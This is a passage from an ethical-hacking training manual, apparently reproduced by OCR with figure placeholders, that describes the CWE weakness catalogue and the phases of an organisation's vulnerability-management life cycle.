


Figure 5.3: Screenshot showing CVE details in the National Vulnerability Database (NVD)

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

Common Weakness Enumeration (CWE)

Source: *https://cwe.mitre.org*

Common Weakness Enumeration (CWE) is a category system for software vulnerabilities and weaknesses. It is sponsored by the National Cybersecurity FFRDC, which is owned by The MITRE Corporation, with support from US-CERT and the National Cyber Security Division of the U.S. Department of Homeland Security. The latest version 3.2 of the CWE standard was released in January 2019. It has over 600 categories of weaknesses, which gives CWE the ability to be effectively employed by the community as a baseline for weakness identification, mitigation, and prevention efforts. It also has an advanced search technique where attackers can search and view weaknesses based on research concepts, development concepts, and architectural concepts.





Figure 5.4: Screenshot showing CWE results for SMB query

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.



Vulnerability-Management Life Cycle

The vulnerability management life cycle is an important process that helps identify and remediate security weaknesses before they can be exploited. This includes defining the risk posture and policies for an organization, creating a complete asset list of systems, scanning and assessing the environment for vulnerabilities and exposures, and taking action to mitigate the vulnerabilities that are identified. The implementation of a vulnerability management lifecycle helps gain a strategic perspective regarding possible cybersecurity threats and renders insecure computing environments more resilient to attacks.

Vulnerability management should be implemented in every organization as it evaluates and controls the risks and vulnerabilities in the system. The management process continuously examines the IT environments for vulnerabilities and risks associated with the system.

Organizations should maintain a proper vulnerability management program to ensure overall information security. Vulnerability management provides the best results when it is implemented in a sequence of well-organized phases.

The phases involved in vulnerability management are:

- **Identify Assets and Create a Baseline**

  This phase identifies critical assets and prioritizes them to define the risk based on the criticality and value of each system. This creates a good baseline for vulnerability management. This phase involves the gathering of information about the identified systems to understand the approved ports, software, drivers, and basic configuration of each system in order to develop and maintain a system baseline.

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

- **Vulnerability Scan**

  This phase is very crucial in vulnerability management. In this step, the security analyst performs the vulnerability scan on the network to identify the known vulnerabilities in the organization's infrastructure. Vulnerability scans can also be performed on applicable compliance templates to assess the organization's Infrastructure weaknesses against the respective compliance guidelines.

- **Risk Assessment**

  In this phase, all serious uncertainties that are associated with the system are assessed and prioritized, and remediation is planned to permanently eliminate system flaws. The risk assessment summarizes the vulnerability and risk level identified for each of the selected assets. It determines whether the risk level for a particular asset is high, moderate, or low. Remediation is planned based on the determined risk level. For example, vulnerabilities ranked high-risk are targeted first to decrease the chances of exploitation that would adversely impact the organization.

- **Remediation**

  Remediation is the process of applying fixes on vulnerable systems in order to reduce the impact and severity of vulnerabilities. This phase is initiated after the successful implementation of the baseline and assessment steps.

